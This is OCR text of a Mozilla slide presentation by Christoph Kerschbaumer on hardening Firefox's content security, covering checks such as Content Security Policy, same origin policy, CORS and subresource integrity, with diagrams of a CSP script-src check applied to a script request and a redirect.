


moz://a




of all Applications
are vulnerable
to Code Injection Attacks


[https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project]

*HARDENING THE **CONTENT SECURITY** LANDSCAPE OF FIREFOX*



Christoph Kerschbaumer



HARDENING BY
ADDING LAYERS
OF SECURITY
Enforcing Content Security By Default



CONTENT SECURITY CHECKS
Mixed Content Blocking
Same Origin Policy
File Access Permission
Content Security Policy
Cross Origin Resource Sharing
Subresource Integrity
…


CSP
script-src good.com


CSP
script-src good.com
JS
GET good.com/library.js
good.com


CSP
script-src good.com
SECURITY CHECK 1
JS
GET good.com/library.js
good.com



CSP
script-src good.com
SECURITY CHECK 1
JS
GET good.com/library.js
good.com
response (redirect)




